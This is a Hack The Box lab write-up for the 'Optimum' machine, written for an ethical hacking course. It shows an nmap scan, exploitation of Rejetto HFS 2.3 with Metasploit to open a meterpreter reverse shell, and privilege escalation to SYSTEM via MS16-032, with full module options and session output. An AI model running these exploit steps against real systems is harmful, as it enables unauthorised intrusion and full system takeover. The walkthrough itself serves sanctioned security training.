
HACK THE BOX - WRITEUP

OPTIMUM



NOTE:
This is a “retired machine” and thus requires a HTB VIP subscription for access

This was written as part of the “Mid-Course Capstone” in the TCM Security Practical Ethical Hacker Course.

Like many of the “easy” HTB machines, this is a great start for the beginner ethical hacker who has just started their learning path.

Upon completion of this box, you’ll have worked on and learned about:

- Windows
- Web App
- Windows Privilege Escalation


SCANNING AND ENUMERATION

As a habit I tend to run nmap with the **-p-** option a few times to hunt for ALL available ports.
I prefer not to let nmap run with just the initial, default “top 1,000” for fear of missing some ports.
This tends to be a fast scan that I run a few times to ensure consistent returns on open ports.

All nmap scans on this target returned only one single port open on the host: **port 80.**
Once I have a list of open ports, I then deep dive in to those specific ports using the nmap **-A** tag.
This is purely personal technique.

INITIAL FINDINGS

```
┌──(root💀kali)-[~]
└─# nmap -T4 -A -p 80 10.10.10.8
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 23:51 EDT
Nmap scan report for 10.10.10.8
Host is up (0.098s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 (91%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (91%), Microsoft Windows
 Server 2012 R2 (91%), Microsoft Windows 7 Professional (87%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (86%
), Microsoft Windows 7 or Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 or Windows
8.1 (85%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```



SERVICES, VERSIONS & OS FINDINGS:

- One port open = 80
- Service = HTTP
- Version = HTTP Fileserver httpd 2.3
- HFS 2.3
- OS = MS Windows Server 2012 (possibly R2) – need more info on exact OS and architecture

Given the findings:


- This was an incredibly small attack surface – a simple fileserver
- I could begin enumerating the website but chose to begin an initial assessment of the HttpFileServer
- If that didn't work out for me as a viable attack vector, I could return to the webpage and work there

VULNERABILITY ASSESSMENT & SEARCH


I searched for “windows httpd 2.3 exploit” resources using Google

To this point I had no idea what “Rejetto” meant or how it applied to this pentest

I was immediately drawn to the rapid7 resource, expecting a basic Metasploit exploit



Once I was at the Rapid7 webpage for the HFS 2.3 exploit I began to see and learn about “Rejetto” HFS



As expected, there was a Metasploit module available
While the platform was “Windows” the detail didn’t reveal whether or not it would meet the “server 2012” needs that we had found in our scanning of the target
That said, this exploit would provide us with remote command execution of the target

Kali Linux | Metasploit

Metasploit framework:

The required options were straightforward to set
The “windows/http/rejetto_hfs_exec” exploit would provide us with:

- a windows/meterpreter/reverse_tcp shell
- it is a staged payload
- targeting was automatic


```
msf6 exploit(windows/http/rejetto_hfs_exec) > options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.10.10.8       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or
                                          0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.16      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/http/rejetto_hfs_exec) > run
```

EXPLOITATION

The exploit was run
A successful Meterpreter session (#1) was established

```
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 10.10.14.16:4444
[*] Using URL: http://0.0.0.0:8080/BtHjI5D
[*] Local IP: http://10.0.0.194:8080/BtHjI5D
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape is obsolete
[*] Payload request received: /BtHjI5D
[*] Sending stage (175174 bytes) to 10.10.10.8
[!] Tried to delete %TEMP%\wXPzWIKhDZrg.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.14.16:4444 -> 10.10.10.8:49162) at 2021-05-18 23:58:16 -0400
[*] Server stopped.
```

POST EXPLOITATION: INTERNAL ENUMERATION & RECON




Internal system enumeration was successful:

- We had gained access to the correct machine: OPTIMUM
- We can confirm the OS and architecture: Windows 2012 r2 (6.3 Build 9600) x64

Internal User enumeration was mixed/unsuccessful:

- GETUID showed that we were **NOT** AUTHORITY\SYSTEM
- We were user “Kostas”
- GETPRIVS failed
- GETSYSTEM failed – we could not escalate our Windows privileges





From this point you’ll be able to navigate the file structure to find the “user.txt” for the flag but you won’t be able to get access to the “root.txt” flag.

PRIVILEGE ESCALATION


I chose to background the successful Meterpreter session (#1)

Now that we had a far more accurate and detailed information on the OS, I decided to see if there was a specific privilege escalation exploit I could use for this specific OS (and build)





MS16-032 looked promising
The exploit matched the OS (Windows 2012 R2) and the 64-bit architecture




```
msf6 exploit(windows/local/ms16_032_secondary_logon_handle_privesc) > run

[*] Started reverse TCP handler on 10.10.14.16:4444
[+] Compressed size: 1016
[!] Executing 32-bit payload on 64-bit ARCH, using SYSWOW64 powershell
[*] Writing payload file, C:\Users\kostas\AppData\Local\Temp\MXjbmrFPmavCr.ps1...
[*] Compressing script contents...
[+] Compressed size: 3600
[*] Executing exploit script...

                      [by b33f -> @FuzzySec]

[?] Operating system core count: 2
[>] Duplicating CreateProcessWithLogonW handle
[?] Done, using thread handle: 1400

[*] Sniffing out privileged impersonation token..

[?] Thread belongs to: svchost
[+] Thread suspended
[>] Wiping current impersonation token
[>] Building SYSTEM impersonation token
[?] Success, open SYSTEM token handle: 1340
[+] Resuming thread..

[*] Sniffing out SYSTEM shell..

[>] Duplicating SYSTEM token
[>] Starting token race
[>] Starting process race
[!] Holy handle leak Batman, we have a SYSTEM shell!!

Wg4DWsvYuLh4PN6OWl4HtCe62SUj6GW0
[+] Executed on target machine.
[*] Sending stage (175174 bytes) to 10.10.10.8
[*] Meterpreter session 3 opened (10.10.14.16:4444 -> 10.10.10.8:49169) at 2021-05-19 00:57:14 -0400
[+] Deleted C:\Users\kostas\AppData\Local\Temp\MXjbmrFPmavCr.ps1

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Running the exploit successfully created a new session
We had a successful Meterpreter Reverse TCP shell on the machine
User and system enumeration revealed:

- We had escalated our privileges to NT AUTHORITY**SYSTEM**

Now that we have a Meterpreter Reverse TCP shell with SYSTEM access, navigate the Windows file structure and extract the user.txt and root.txt flags



I won't post the flags so that readers don't simply scroll to the end here and copy and paste them.